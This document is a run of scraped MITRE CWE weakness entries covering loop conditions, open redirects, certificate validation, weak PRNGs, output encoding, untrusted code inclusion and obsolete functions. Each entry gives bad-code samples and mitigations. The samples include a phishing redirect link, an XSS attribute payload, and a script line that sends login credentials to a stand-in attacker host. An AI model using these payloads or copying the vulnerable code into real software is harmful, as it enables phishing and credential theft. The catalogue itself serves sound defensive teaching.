Weakness ID: 606 (Weakness Base)

Status: Draft

Description

Description Summary

The product does not properly check inputs that are used for loop conditions, potentially leading to a denial of service because of excessive looping.

Time of Introduction

Implementation

Demonstrative Examples

Example 1

(Bad Code)

Example Language: C

```
void iterate(int n){
    int i;
    for (i = 0; i < n; i++){
        foo();
    }
}

void iterateFoo()
{
    unsigned num;
    scanf("%u",&num);
    iterate(num);
}
```

Potential Mitigations

Do not use user-controlled data for loop conditions.

Perform input validation.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	738	CERT C Secure Coding Section 04 - Integers (INT)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
CERT C Secure Coding	INT03-C		Use a secure integer library

Content History

Submissions

Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings, Type		

2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Relationships		

[BACK TO TOP](#)

URL Redirection to Untrusted Site ('Open Redirect')

Weakness ID: 601 (Weakness Variant)

Status: Draft

Description

Description Summary

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

Extended Description

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Alternate Terms

Open Redirect

Cross-site Redirect

Cross-domain Redirect

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based

Common Consequences

Scope	Effect
Integrity	The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine. This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.
Integrity Confidentiality	The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site. The phishers may then steal the users credentials and then use these credentials to access the legitimate web site.

Likelihood of Exploit

Low to Medium

Detection Methods

Manual Static Analysis

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Effectiveness: High

Automated Dynamic Analysis

Automated black box tools that supply URLs to every input may be able to spot Location header modifications, but test case coverage is a factor, and custom redirects may not be detected.

Automated Static Analysis

Automated static analysis tools may not be able to determine whether input influences the beginning of a URL, which is important for reducing false positives.

Other

Whether this issue poses a vulnerability will be subject to the intended behavior of the application. For example, a search engine might intentionally provide redirects to arbitrary URLs.

Demonstrative Examples

Example 1

The following code obtains a URL from the query string and then redirects the user to that URL.

(Bad Code)

Example Language: PHP

```
$redirect_url = $_GET['url'];  
header("Location: " . $redirect_url);
```

The problem with the above code is that an attacker could use this page as part of a phishing scam by redirecting users to a malicious site. For example, assume the above code is in the file example.php. An attacker could supply a user with the following link:

(Attack)

```
http://example.com/example.php?url=http://malicious.example.com
```

The user sees the link pointing to the original trusted site (example.com) and does not realize the redirection that could take place.

Example 2

The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

(Bad Code)

Example Language: Java

```
public class RedirectServlet extends HttpServlet {  
  
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {  
        String query = request.getQueryString();  
        if (query.contains("url")) {  
            String url = request.getParameter("url");  
            response.sendRedirect(url);  
        }  
    }  
}
```

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

(Attack)

Example Language: HTML

```
<a href="http://bank.example.com/redirect?url=http://attacker.example.net">Click here to log in</a>
```

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's

web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.
CVE-2008-2951	An open redirect vulnerability in the search script in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL as a parameter to the proper function.
CVE-2008-2052	Open redirect vulnerability in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL in the proper parameter.

Potential Mitigations

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Use a whitelist of approved URLs or domains to be used for redirection.

Phase: Architecture and Design

Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving your site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Phase: Architecture and Design

When the set of URLs to be redirected is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual URLs, and reject all other inputs. For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/". Features such as the ESAPI AccessReferenceMap provide this capability.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Background Details

Phishing is a general term for deceptive attempts to coerce private information from users that will be used for identity theft.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Development Concepts (primary)699
ChildOf	Category	442	Web Problems	Development Concepts699
ChildOf	Weakness Class	610	Externally Controlled Reference to a Resource in Another Sphere	Research Concepts (primary)1000
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	801	2010 Top 25 - Insecure	Weaknesses in the

			Interaction Between Components	2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
--	--	--	--------------------------------	---

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
WASC	38		URI Redirector Abuse

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
194	Fake the Source of Data	

References

Craig A. Shue, Andrew J. Kalafut and Minaxi Gupta. "Exploitable Redirects on the Web: Identification, Prevalence, and Defense". <<http://www.cs.indiana.edu/cgi-pub/cshue/research/woot08.pdf>>.

Russ McRee. "Open redirect vulnerabilities: definition and prevention". Page 43. Issue 17. (IN)SECURE. July 2008. <<http://www.net-security.org/dl/insecure/INSECURE-Mag-17.pdf>>.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Background Details, Description, Detection Factors, Likelihood of Exploit, Name, Relationships, Observed Example, Taxonomy Mappings		
2008-10-03	CWE Content Team	MITRE	Internal
	updated References and Observed Examples		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Observed Examples, References		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Detection Factors, Likelihood of Exploit, Potential Mitigations		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Detection Factors, Potential Mitigations, Related Attack Patterns, Relationships, Taxonomy Mappings		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Unsafe URL Redirection		
2008-09-09	URL Redirection to Untrusted Site		
2009-05-27	URL Redirection to Untrusted Site (aka 'Open Redirect')		

[BACK TO TOP](#)

Trust of OpenSSL Certificate Without Validation

Weakness ID: 599 (*Weakness Variant*)**Status:** Incomplete**Description****Description Summary**

The failure to validate certificate data may mean that an attacker may be claiming to be a host which it is not.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Scope	Effect
Integrity	the data read may not be properly secured, it might be viewed by an attacker.
Authentication	trust afforded to the system in question may allow for spoofing or redirection attacks.

Demonstrative Examples**Example 1***(Bad Code)**Example Language: C*

```
if (!(cert = SSL_get_peer(certificate(ssl)) || !host))
//foo=SSL_get_verify_result(ssl);
//if ((X509_V_OK==foo)
```

Potential Mitigations**Phase: Architecture and Design**

Ensure that proper authentication is included in the system design.

Phase: Implementation

Understand and properly implement all checks necessary to ensure the identity of entities involved in encrypted communications.

Other Notes

If the certificate is not checked, it may be possible for a redirection or spoofing attack to allow a malicious host with a valid certificate to provide data under the guise of a trusted host. While the attacker in question may have a valid certificate, it may simply be a valid certificate for a different site. In order to ensure data integrity, we must check that the certificate is valid, and that it pertains to the site we wish to access.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Base	297	<u>Improper Validation of Host-specific Certificate Data</u>	Development Concepts (primary)699 Research Concepts (primary)1000

Content History

Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Common Consequences, Relationships, Other Notes		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	No OpenSSL Certificate Check Performed before Use		

[BACK TO TOP](#)

Use of Cryptographically Weak PRNG

Weakness ID: 338 (Weakness Base)

Status: Draft

Description

Description Summary

The product uses a Pseudo-Random Number Generator (PRNG) in a security context, but the PRNG is not cryptographically strong.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Authentication	Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, a password could potentially be discovered.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1

(Bad Code)

Example Languages: C and C++

```
srand(time()) int randNum = rand();
```

(Bad Code)

Example Language: Java

```
Random r = new Random()
```

For a given seed, these "random number" generators will produce a reliable stream of numbers. Therefore, if an attacker knows the seed or can guess it easily, he will be able to reliably guess your random numbers.

Potential Mitigations

Design through Implementation: Use functions or hardware which use a hardware-based random number generation for all crypto. This is the recommended solution. Use CyptGenRandom on Windows, or hw_rand() on Linux.

Other Notes

Often a pseudo-random number generator (PRNG) is not designed for cryptography. Sometimes a mediocre source of randomness is sufficient or preferable for algorithms which use random numbers. Weak generators generally take less processing power and/or do not use the precious, finite, entropy sources on a system.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	330	Use of Insufficiently Random Values	Development Concepts (primary) 699 Research Concepts (primary) 1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Non-cryptographic PRNG

Content History

Submissions				
Submission Date	Submitter	Organization	Source	
	CLASP		Externally Mined	
Modifications				
Modification Date	Modifier	Organization	Source	
2008-07-01	Eric Dalci	Cigital	External	
	updated Time of Introduction			
2008-09-08	CWE Content Team	MITRE	Internal	
	updated Common Consequences, Relationships, Other Notes, Taxonomy Mappings			
Previous Entry Names				
Change Date	Previous Entry Name			
2008-04-11	Non-cryptographic PRNG			

[BACK TO TOP](#)

Weakness ID: 838 (*Weakness Base*)**Status:** Incomplete**Description****Description Summary**

The software uses or specifies an encoding when generating output to a downstream component, but the specified encoding is not the same as the encoding that is expected by the downstream component.

Extended Description

This weakness can cause the downstream component to use a decoding method that produces different data than what the software intended to send. When the wrong encoding is used - even if closely related - the downstream component could decode the data incorrectly. This can have security consequences when the provided boundaries between control and data are inadvertently broken, because the resulting data could introduce control characters or special elements that were not sent by the software. The resulting data could then be used to bypass protection mechanisms such as input validation, and enable injection attacks.

While using output encoding is essential for ensuring that communications between components are accurate, the use of the wrong encoding - even if closely related - could cause the downstream component to misinterpret the output.

For example, HTML entity encoding is used for elements in the HTML body of a web page. However, a programmer might use entity encoding when generating output for that is used within an attribute of an HTML tag, which could contain functional Javascript that is not affected by the HTML encoding.

While web applications have received the most attention for this problem, this weakness could potentially apply to any type of software that uses a communications stream that could support multiple encodings.

Applicable Platforms**Languages**

Language-independent

Common Consequences

Scope	Effect
Integrity Confidentiality Availability	<p>Technical Impact: <i>Modify application data; Execute unauthorized code or commands</i></p> <p>An attacker could modify the structure of the message or data being sent to the downstream component, possibly injecting commands.</p>

Demonstrative Examples**Example 1**

This code dynamically builds an HTML page using POST data:

(Bad Code)

Example Language: PHP

```
$username = $_POST['username'];
$picSource = $_POST['picsource'];
$picAltText = $_POST['picalttext'];
...
echo "<title>Welcome, " . htmlentities($username) . "</title>";
echo "<img src='". htmlentities($picSource) . "' alt='". htmlentities($picAltText) . "' />";
...
```

The programmer attempts to avoid XSS exploits () by encoding the POST values so they will not be interpreted as valid HTML. However, the htmlentities() encoding is not appropriate when the data are used as HTML attributes, allowing more attributes to be

injected.

For example, an attacker can set picAltText to:

(Attack)

```
"altTextHere' onload='alert(document.cookie)'"
```

This will result in the generated HTML image tag:

(Result)

Example Language: HTML

```
<img src='pic.jpg' alt='altTextHere' onload='alert(document.cookie)' />
```

The attacker can inject arbitrary javascript into the tag due to this incorrect encoding.

Observed Examples

Reference	Description
CVE-2009-2814	Server does not properly handle requests that do not contain UTF-8 data; browser assumes UTF-8, allowing XSS.

Potential Mitigations

Phase: Implementation

Strategy: Output Encoding

Use context-aware encoding. That is, understand which encoding is being used by the downstream component, and ensure that this encoding is used. If an encoding can be specified, do so, instead of assuming that the default encoding is the same as the default being assumed by the downstream component.

Phase: Architecture and Design

Strategy: Output Encoding

Where possible, use communications protocols or data formats that provide strict boundaries between control and data. If this is not feasible, ensure that the protocols or formats allow the communicating components to explicitly state which encoding/decoding method is being used. Some template frameworks provide built-in support.

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using the ESAPI Encoding control [] or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.

Note that some template mechanisms provide built-in support for the appropriate encoding.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	116		Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	845		Weaknesses Addressed by the CERT Java Secure Coding Standard (primary)844
ChildOf	Category	867		Weaknesses in the 2011 CWE/SANS Top 25 Most Dangerous Software Errors (primary)900
MemberOf	View	884		CWE Cross-section (primary)884

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CERT Java Secure Coding	IDS12-J		Perform lossless conversion of String data between differing character encodings

CERT Java Secure Coding	IDS13-J		Use compatible encodings on both sides of file or network IO
-------------------------	---------	--	--

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 2.1)
468	Generic Cross-Browser Cross-Domain Theft	

References

[R.838.1] Jim Manico. "Injection-safe templating languages". 2010-06-30. <http://manicode.blogspot.com/2010/06/injection-safe-templating-languages_30.html>.

[R.838.2] Dinis Cruz. "Can we please stop saying that XSS is boring and easy to fix!". 2010-09-25. <<http://diniscruz.blogspot.com/2010/09/can-we-please-stop-saying-that-xss-is.html>>.

[R.838.3] Ivan Ristic. "Canoe: XSS prevention via context-aware output encoding". 2010-09-24. <<http://blog.ivanristic.com/2010/09/introducing-canoe-context-aware-output-encoding-for-xss-prevention.html>>.

[R.838.4] Jim Manico. "What is the Future of Automated XSS Defense Tools?". 2011-03-08. <<http://software-security.sans.org/downloads/appsec-2011-files/manico-appsec-future-tools.pdf>>.

[R.838.5] [REF-15] Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager and Seth Fogie. "XSS Attacks". Preventing XSS Attacks. Syngress. 2007.

[R.838.6] [REF-20] OWASP. "DOM based XSS Prevention Cheat Sheet". <http://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet>.

[R.838.7] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <<http://www.owasp.org/index.php/ESAPI>>.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
2011-03-24		MITRE	Internal CWE Team
Modifications			
Modification Date	Modifier	Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Relationships, Taxonomy_Mappings		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Demonstrative_Examples, Related_Attack_Patterns, Relationships		
2012-05-11	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships, Taxonomy_Mappings		

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware ([CWE-601](#)).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: <i>Execute unauthorized code or commands</i> An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness ([CWE-79](#)).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

...Weather widget code....

```
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid [CWE-602](#). Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid [CWE-243](#) and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.

Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [[R.829.2](#)]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as [CWE-23](#), and exclude directory separators such as "/" to avoid [CWE-36](#). Use a whitelist of allowable file extensions, which will help to avoid [CWE-434](#).

Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.

Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	Weaknesses in OWASP Top Ten (2010) (primary)809
ChildOf	Category	864	2011 Top 25 - Insecure	Weaknesses in the 2011

ParentOf	Weakness Base	98	Interaction Between Components	CWE/SANS Top 25 Most Dangerous Software Errors (primary)900
ParentOf	Weakness Base	827	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	Research Concepts (primary)1000
ParentOf	Weakness Base	830	Improper Control of Document Type Definition	Research Concepts1000
			Inclusion of Web Functionality from an Untrusted Source	Development Concepts (primary)699
				Research Concepts (primary)1000

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.7)
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

- [R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <<http://www.owasp.org/index.php/ESAPI>>.
- [R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <<https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>>.

Content History

Submission Date	Submitter	Submissions Organization	Source
		MITRE	Internal CWE Team
Modification Date	Modifier	Modifications Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

[Back to top](#)

Use of Obsolete Functions

Weakness ID: 477 (Weakness Base)

Status: Draft

Description

Description Summary

The code uses deprecated or obsolete functions, which suggests that the code has not been actively reviewed or maintained.

Time of Introduction

Implementation

Applicable Platforms

Languages

All

Demonstrative Examples

Example 1

The following code uses the deprecated function `getpw()` to verify that a plaintext password matches a user's encrypted password. If the password is valid, the function sets `result` to 1; otherwise it is set to 0.

*(Bad Code)**Example Language: C*

```
...
getpw(uid, pwdline);
for (i=0; i<3; i++){
    cryptpw=strtok(pwdline, ":");
    pwdline=0;
}
result = strcmp(crypt(plainpw,cryptpw), cryptpw) == 0;
...
```

Although the code often behaves correctly, using the `getpw()` function can be problematic from a security standpoint, because it can overflow the buffer passed to its second parameter. Because of this vulnerability, `getpw()` has been supplanted by `getpwuid()`, which performs the same lookup as `getpw()` but returns a pointer to a statically-allocated structure to mitigate the risk. Not all functions are deprecated or replaced because they pose a security risk. However, the presence of an obsolete function often indicates that the surrounding code has been neglected and may be in a state of disrepair. Software security has not been a priority, or even a consideration, for very long. If the program uses deprecated or obsolete functions, it raises the probability that there are security problems lurking nearby.

Example 2

In the following code, the programmer assumes that the system always has a property named `"cmd"` defined. If an attacker can control the program's environment so that `"cmd"` is not defined, the program throws a null pointer exception when it attempts to call the `"Trim()"` method.

*(Bad Code)**Example Language: Java*

```
String cmd = null;
...
cmd = Environment.GetEnvironmentVariable("cmd");
cmd = cmd.Trim();
```

Example 3

The following code constructs a string object from an array of bytes and a value that

specifies the top 8 bits of each 16-bit Unicode character.

(Bad Code)

Example Language: Java

```
...
String name = new String(nameBytes, highByte);
...
```

In this example, the constructor may fail to correctly convert bytes to characters depending upon which charset is used to encode the string represented by nameBytes. Due to the evolution of the charsets used to encode strings, this constructor was deprecated and replaced by a constructor that accepts as one of its parameters the name of the charset used to encode the bytes for conversion.

Potential Mitigations

Consider seriously the security implication of using an obsolete function. Consider using alternate functions.

The system should warn the user from using an obsolete function.

Other Notes

As programming languages evolve, functions occasionally become obsolete due to:

- Advances in the language
- Improved understanding of how operations should be performed effectively and securely
- Changes in the conventions that govern certain operations

Functions that are removed are usually replaced by newer counterparts that perform the same task in some different and hopefully improved way. Refer to the documentation for this function in order to determine why it is deprecated or obsolete and to learn about alternative ways to achieve the same functionality. The remainder of this text discusses general problems that stem from the use of deprecated or obsolete functions.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	<u>Indicator of Poor Code Quality</u>	Development Concepts (primary)699 Seven Pernicious Kingdoms (primary)700 Research Concepts (primary)1000

Taxonomy Mappings

